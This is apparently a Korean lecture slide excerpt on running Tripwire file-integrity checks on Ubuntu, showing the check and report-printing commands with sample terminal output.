


tripwire를 이용한 무결성 검사하기

④ 무결성 검사하기

- tripwire를 설치하면 매일 자동으로 cron 데몬에 의해서 실행되지만, 관리자가 임의로 --check 옵션을 설정하여 실행할 수도 있음

```
/usr/sbin/tripwire --check
```



```
root@ubuntu: /
File Edit View Search Terminal Help
root@ubuntu:/#
root@ubuntu:/# /usr/sbin/tripwire --check
Parsing policy file: /etc/tripwire/tw.pol
*** Processing Unix File System ***
Performing integrity check...
### Warning: File system error.
### Filename: /etc/rc.boot
### No such file or directory
### Continuing...
### Warning: File system error.
### Filename: /root/mail
```

그림 9-48 tripwire를 이용한 무결성 검사



tripwire를 이용한 무결성 검사하기

④ 무결성 검사하기

- 작성된 보고서는 /var/lib/tripwire/report 경로에 저장됨

```
twprint -m r -- twrfile [보고서 파일.twr]
```

```

root@ubuntu: /var/lib/tripwire/report
File Edit View Search Terminal Help
root@ubuntu: /var/lib/tripwire/report#
root@ubuntu: /var/lib/tripwire/report# ls -al
total 28
drwxr-xr-x 2 root root 4096 May 12 18:04 .
drwxr-xr-x 3 root root 4096 May 12 18:03 ..
-rw-r----- 1 root root 18814 May 12 18:04 ubuntu-20180512-180346.twr
root@ubuntu: /var/lib/tripwire/report#
root@ubuntu: /var/lib/tripwire/report# twprint -m r --twrfile ./ubuntu-20180512-180346.twr
Note: Report is not encrypted.
Open Source Tripwire(R) 2.4.3.1 Integrity Check Report

Report generated by:      root
Report created on:       Sat 12 May 2018 06:03:46 PM PDT
Database last updated on: Never

=====
Report Summary:
=====

Host name:                ubuntu
Host IP address:          127.0.1.1
Host ID:                  None
Policy file used:         /etc/tripwire/tw.pol
Configuration file used:  /etc/tripwire/tw.cfg
Database file used:       /var/lib/tripwire/ubuntu.twd
Command line used:        /usr/sbin/tripwire --check

=====
Rule Summary:
=====

=====
root@ubuntu: /var/lib/tripwire/report#
File Edit View Search Terminal Help
Rule Summary:
=====

Section: Unix File System
=====

Rule Name                  Severity Level  Added  Removed  Modified
-----
Other binaries             66             0        0         0
Tripwire Binaries         100            0        0         0
Other libraries            66             0        0         0
Root file-system executables 100            0        0         0
* Tripwire Data Files      100            1        0         0
System boot changes        100            0        0         0
Root file-system libraries 100            0        0         0
(/lib)
Critical system boot files 100            0        0         0
Other configuration files  66             0        0         0
(/etc)
Boot Scripts              100            0        0         0
Security Control           66             0        0         0
Root config files          100            0        0         0
* Devices & Kernel information 100            389     993         0
Invariant Directories      66             0        0         0

Total objects scanned: 225360
Total violations found: 1383
=====

```

그림 9-49 tripwire로 생성된 보고서 읽기



THANK YOU!